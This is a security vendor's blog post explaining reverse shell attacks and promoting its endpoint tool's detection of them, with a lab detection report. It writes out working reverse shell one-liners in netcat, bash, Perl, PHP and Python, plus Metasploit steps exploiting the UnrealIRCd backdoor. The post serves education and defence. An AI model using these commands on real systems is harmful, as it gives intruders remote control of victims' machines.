September 28, 2019


Detect Reverse Shell Attack

What is Reverse Shell Attack?

Reverse shell is a kind of “virtual” shell that is initiated from a victim’s computer to connect with attacker’s computer. Once the connection is established, it allows attacker to send over commands to execute on the victim’s computer and to get results back. The attacker can execute any command/program on the victim’s computer at the same privilege as the current login user who initiated the connection.

Reverse shell connection is usually established via TCP protocol, but it has also been seen via ICMP protocol. The connection can be made through any port, for example, through port 80 and 443. This makes it difficulty for firewall and other network parameter security solutions to detect and block since they are usually allowed to be open by default. When it uses port 443 (SSL), network content cannot be inspected easily since it is encrypted.

Reverse shell connection can be initiated from a victim's computer by executing many different built in system applications, such as bash, telnet, netcat, perl script, python script, php script, etc. The connection initiation can be carried out by standalone script or embedded programs, as long as the attacker can get access to the victim computer system.



Attacker gets onto a victim's computer, mostly through application or system vulnerability exploitation, or malware infection. Once the victim's system is comprised, reverse shell connection can be initiated easily. Reverse shell is an ideal choice for attacker to plant a backdoor on the comprised computer.

Establish Reverse Shell

For illustration purpose, let's have two Linux systems, one is at 192.168.1.19 as attacker, and the other is at 192.168.1.17 as victim.

From attacker's system, set it up to listen on a port, for example, port 4444, by executing the follow command:

```
nc -lvp 4444
```

It started Netcat listening on port 4444. You can also use any other port, such as port 80 or 443 that are most likely allowed to open by firewalls.

How's the reverse shell connection established?

From victim's computer, execute the following command to connect attacker's system:

```
nc 192.168.1.19 4444 -e /bin/bash
```

If run Windows, use cmd.exe as shell,

```
nc.exe 192.168.1.19 4444 -e cmd.exe
```

One can also use many other different ways to initiate connection to attacker's system:

- Bash reverse shell: bash -i >& /dev/tcp/192.168.1.19/4444 0>&1
- Perl reverse shell: perl -e ‘use Socket; $i=”192.168.1.19”;

$p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobyname(“tcp”));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,”>&S”);open(STDOUT,”>&S”);open(STDERR,”>&S”);exec(“/bin/sh -i”);};’


- PHP reverse shell: php -r ‘$sock=fsockopen(“192.168.1.19”,4444);exec(“/bin/sh -i <&3 >&3 2>&3”);’
- Python reverse shell: python -c ‘import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((“192.168.1.19”,4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([“/bin/sh”,”-i”]);’

Those commands can be launch at command line console, but they can also be embedded into an application file. When the application runs, the reverse shell connection is initiated.

Detect Reverse Shell

In order to initiate reverse shell connection from a victim’s system, attacker needs to get access to the victim’s system to execute the reverse shell initiation code. This can be achieved by trigging user to execute a malware program file or through system vulnerability exploitation.

How to detect reverse shell attack?




For demo purpose, let’s set up a Linux systems as victim computer at 192.168.207.131, running the service UnreadlIRCD version 3.2.8.1. This version of UnrealIRCD contains vulnerability that allows a person to execute any command with the privileges of the user who starts the IRC service. Now, let’s start Kali Linux, execute the following 3 commands: “use exploit/unix/irc/ureal_ircd_3281_backdoor”, “set host 192.168.207.131”, “exploit”. After the “exploit” command successes, the attacker has obtained the reverse shell connecting to the victim’s system. The attacker very much controls the

Can Firewall block reverse shell attack? Maybe NOT

victim's system, executes any command or runs any program on the victim's system at the same privilege of the user who initiated the connection. Detecting reverse shell attack can be difficulty for Firewall when the connection is made via known open ports, such as port 80, and its traffic data cannot be encrypted if it uses secure port, like 443.

However, detecting reverse shell attack can be easier from endpoint side. There are certain behaviors and characteristics existed in the process that established reverse shell, which are different from other normal processes. TXHunter's disposable agent runs on the victim computer, collecting process's behavior and characteristics, analyzing it and detecting reverse shell attacks. The following lists its hunting result of detecting reverse shell attack, where you can see the attacking sequence along with processes and time.



TXHunter Report

Final Result:	**This is Malicious**
System Critical Level(SCL):	Very High ★★★★★
Conclusion:	**Detected Evidence of the following: Detected reverse shell process;**

OS Name:	debian lenny/sid
OS Version:	2.6.24-16-server
OS Architecture:	32bit ELF
Host Name:	metasploitable
IP4 Adress:	192.168.207.131
Mac Address:	00-0c-29-38-cd-56
Investigate User:	lyytest1
Investigate Org:	lyycom1
Investigate Name:	LinuxHealthCheck
Investigate Version:	2.10.10.1

Summary:

↘Found a suspicious reverse shell attack process telnet(1849) ★★★★★

- *Process Detail:*

Path: /usr/bin/telnet.netkit;   Work Directory: /etc/unreal;
Cmdline: telnet 192.168.207.128 4444

- *Process Chain:*

sleep(1848)-----telnet(1849)-----sh(1850)-----sh(1851)-----telnet(1853)-----unrealircd(5146)-----sleep(29763)

- *Sockets:*

```
13242: 0.0.0.0:6667----0.0.0.0:0
13243: 0.0.0.0:6697----0.0.0.0:0
13242: 0.0.0.0:6667----0.0.0.0:0
13243: 0.0.0.0:6697----0.0.0.0:0
540426: 192.168.207.131:57303----192.168.207.128:4444
13243: 0.0.0.0:6697----0.0.0.0:0
13243: 0.0.0.0:6697----0.0.0.0:0
13243: 0.0.0.0:6697----0.0.0.0:0
540431: 192.168.207.131:57304----192.168.207.128:4444
13242: 0.0.0.0:6667----0.0.0.0:0
13243: 0.0.0.0:6697----0.0.0.0:0
13242: 0.0.0.0:6667----0.0.0.0:0
13243: 0.0.0.0:6697----0.0.0.0:0
```

- *Risk detail:*

*Reverse shell is when one computer connects to another computer but the initiating computer forwards their shell to the destination. It is commonplace that a reverse shell happens during an attack or as part of a pentest. They are scary attacks because it gives an attacker an interactive shell on a machine that they should not have had access to inside of the "hardened" area.*https://hackernoon.com/reverse-shell-cf154dfee6bd

Process:


Process Tree

Process Name	PID	User	Path	Command
init	1	root	/sbin/init	/sbin/init
kthreadd	2	root		
[Exited]	840			
[Exited]	4442			
sleep	1848	root	/bin/sleep	sleep 4397
telnet	1849	root	/usr/bin/telnet.netkit	telnet 192.168.207.128 4444
sh	1850	root	/bin/bash	sh -c (sleep 4397|telnet 192.168.207.128 4444|…
sh	1851	root	/bin/bash	sh
telnet	1853	root	/usr/bin/telnet.netkit	telnet 192.168.207.128 4444
java	3587	root	/usr/bin/gij-4.2	/usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/j…
java	3685	root	/usr/bin/gij-4.2	/usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/j…
mysqld_safe	4669	root	/bin/bash	/bin/sh /usr/bin/mysqld_safe
rmiregistry	5137	root	/usr/bin/grmiregistry-4.2	/usr/bin/rmiregistry
ruby	5144	root	/usr/bin/ruby1.8	ruby /usr/sbin/druby_timeserver.rb
unrealircd	5146	root	/usr/bin/unrealircd	/usr/bin/unrealircd
Xtightvnc	5161	root	/usr/bin/Xtightvnc	Xtightvnc :0 -desktop X -auth /root/.Xauthority…
xstartup	5169	root	/bin/bash	/bin/sh /root/.vnc/xstartup
java	18378	root	/usr/bin/gij-4.2	/usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/j…
sleep	29763	root	/bin/sleep	sleep 4333
java	31826	root	/usr/bin/gij-4.2	/usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/j…
java	31835	root	/usr/bin/gij-4.2	/usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/j…
java	31961	root	/usr/bin/gij-4.2	/usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/j…
[Exited]	2221			
[Exited]	3597			
[Exited]	4538			


Main System Process Network Autorun Event File SysModule Policy KernelInfo

Network:

Network remote connection of processes


Unknown
Known
Network Remote Connection Relationships
LAN(192.168.207.128:4444)
LAN(192.168.207.128:4444)
LAN(192.168.207.128:44322)
LAN(172.18.169.168:8443)
LAN(192.168.207.128:43926)
LAN(127.0.0.1:50835)
LAN(192.168.207.128:4444)
LAN(172.18.169.190:8443)
Localhost(127.0.0.1)

TriagingX



Network Connection

Name	Pid	User	Local	Remote	Proto	State	ExePath
smbd	4967	root	0.0.0.0:445	0.0.0.0:0	tcp	LISTEN	/usr/sbin/smbd
named	4564	bind	127.0.0.1:953	0.0.0.0:0	tcp	LISTEN	/usr/sbin/named
named	4564	bind	192.168.207.131:53	0.0.0.0:0	tcp	LISTEN	/usr/sbin/named
master	4957	root	0.0.0.0:25	0.0.0.0:0	tcp	LISTEN	/usr/lib/postfix/master
named	4564	bind	127.0.0.1:53	0.0.0.0:0	tcp	LISTEN	/usr/sbin/named
apache2	32547	root	0.0.0.0:80	0.0.0.0:0	tcp	LISTEN	/usr/sbin/apache2
rpc.mountd	4889	root	0.0.0.0:58576	0.0.0.0:0	tcp	LISTEN	/usr/sbin/rpc.mountd
		root	0.0.0.0:34478	0.0.0.0:0	tcp	LISTEN	
		root	0.0.0.0:2049	0.0.0.0:0	tcp	LISTEN	
python	9501	root	192.168.207.131:32954	172.18.169.190:8443	tcp	CLOSE_WAIT	/usr/local/bin/python2.7
jsvc	5095	tomcat55	0.0.0.0:8180	0.0.0.0:0	tcp	LISTEN	/usr/bin/jsvc
rpc.statd	4187	root	0.0.0.0:52975	0.0.0.0:0	tcp	LISTEN	/sbin/rpc.statd
sleep	29763	root	0.0.0.0:6697	0.0.0.0:0	tcp	LISTEN	/bin/sleep
sleep	29763	root	0.0.0.0:6667	0.0.0.0:0	tcp	LISTEN	/bin/sleep
portmap	4169	root	0.0.0.0:111	0.0.0.0:0	tcp	LISTEN	/sbin/portmap
xinetd	4989	root	0.0.0.0:1524	0.0.0.0:0	tcp	LISTEN	/usr/sbin/xinetd
java	31826	root	192.168.207.131:60347	192.168.207.128:4444	tcp	ESTABLISHED	/usr/bin/gij-4.2
ruby	5144	root	0.0.0.0:8787	0.0.0.0:0	tcp	LISTEN	/usr/bin/ruby1.8
rmiregistry	5137	root	192.168.207.131:1099	192.168.207.128:43926	tcp	CLOSE_WAIT	/usr/bin/grmiregistry-4.2
smbd	4967	root	0.0.0.0:139	0.0.0.0:0	tcp	LISTEN	/usr/sbin/smbd
xinetd	4989	root	0.0.0.0:21	0.0.0.0:0	tcp	LISTEN	/usr/sbin/xinetd
xinetd	4989	root	0.0.0.0:23	0.0.0.0:0	tcp	LISTEN	/usr/sbin/xinetd
xinetd	4989	root	0.0.0.0:514	0.0.0.0:0	tcp	LISTEN	/usr/sbin/xinetd
xinetd	4989	root	0.0.0.0:513	0.0.0.0:0	tcp	LISTEN	/usr/sbin/xinetd
xinetd	4989	root	0.0.0.0:512	0.0.0.0:0	tcp	LISTEN	/usr/sbin/xinetd
Xtightvnc	5161	root	0.0.0.0:6000	0.0.0.0:0	tcp	LISTEN	/usr/bin/Xtightvnc
jsvc	5095	tomcat55	0.0.0.0:8009	0.0.0.0:0	tcp	LISTEN	/usr/bin/jsvc
Xtightvnc	5161	root	0.0.0.0:5900	0.0.0.0:0	tcp	LISTEN	/usr/bin/Xtightvnc
smbd	28658	root	192.168.207.131:139	192.168.207.128:44322	tcp	ESTABLISHED	/usr/sbin/smbd
telnet	1849	root	192.168.207.131:57303	192.168.207.128:4444	tcp	ESTABLISHED	/usr/bin/telnet.netkit
mysqld	4711	mysql	0.0.0.0:3306	0.0.0.0:0	tcp	LISTEN	/usr/sbin/mysqld
telnet	1853	root	192.168.207.131:57304	192.168.207.128:4444	tcp	ESTABLISHED	/usr/bin/telnet.netkit
		root	192.168.207.131:52281	172.18.169.168:8443	tcp	ESTABLISHED	

About TXHunter

Smart deep hunting tool

Made threat hunting easier

TXHunter automates threat investigation playbook more than just IOC querying. It performs a thorough security health checking, from vulnerability to misconfiguration, from application layer to deep system OS kernel. Its deep ML analytic engine takes threat hunting to the next level. Whenever you get alert from FW/IPS or SIEM or EDR, it's perfect time for you to do a complete system health checking. You can also set TXHunter to perform regular periodic security posture checking.

TXHunter is

- efficient. It's automated and fast, allowing a single engineer to process many more alerts/events on a daily basis, driving down costs.
- effective. You are ensured that the playbook is created and executed consistently, improving the effectiveness of the process and team.

About TriagingX

We provide a complete endpoint health checking

TriagingX is headquartered in Silicon Valley. Our team successfully created the first generation malware sandbox that is being used by many Fortune 500 companies for daily malware analysis. We are addressing one of security's fundamental challenges by targeting the asymmetric advantage enjoyed by attackers, where they often only need to compromise one weakness, while defenders scramble to prioritize and fix scores of vulnerabilities. We have moved beyond signatures or static IOC's and instead focus on the attack techniques and anomalies in order to significantly reduce the time to investigate suspect events in a simple to understand format and often in under 10 minutes. Our philosophy is to minimize the security computing load on the endpoint or server, keep core data inside the enterprise and leverage advanced analytics to reduce the time to detect and respond.

Author's info: Lixin Lu

CEO/Founder, TriagingX

Tel: +1.408.568.7372
Email: lixinlu@triagingx.com
Web: https://www.triagingx.com
Office: 6050 Hellyer Ave, 150-6, San Jose, CA 95138, USA

References:

1. https://stackoverflow.com/questions/35271850/what-is-a-reverse-shell
2. https://resources.infosecinstitute.com/icmp-reverse-shell/
3. https://www.hackingtutorials.org/networking/hacking-netcat-part-2-bin-reverse-shells/
4. Richard Hammer, Inside-out Vulnerabilities, Reverse Shells, https://www.sans.org/reading-room/whitepapers/covert/paper/1663
5. https://cve.circl.lu/cve/CVE-2010-2075
6. https://www.kali.org/downloads
7. https://www.hackingtutorials.org/metasploit-tutorials/hacking-unreal-ircd-3-2-8-1/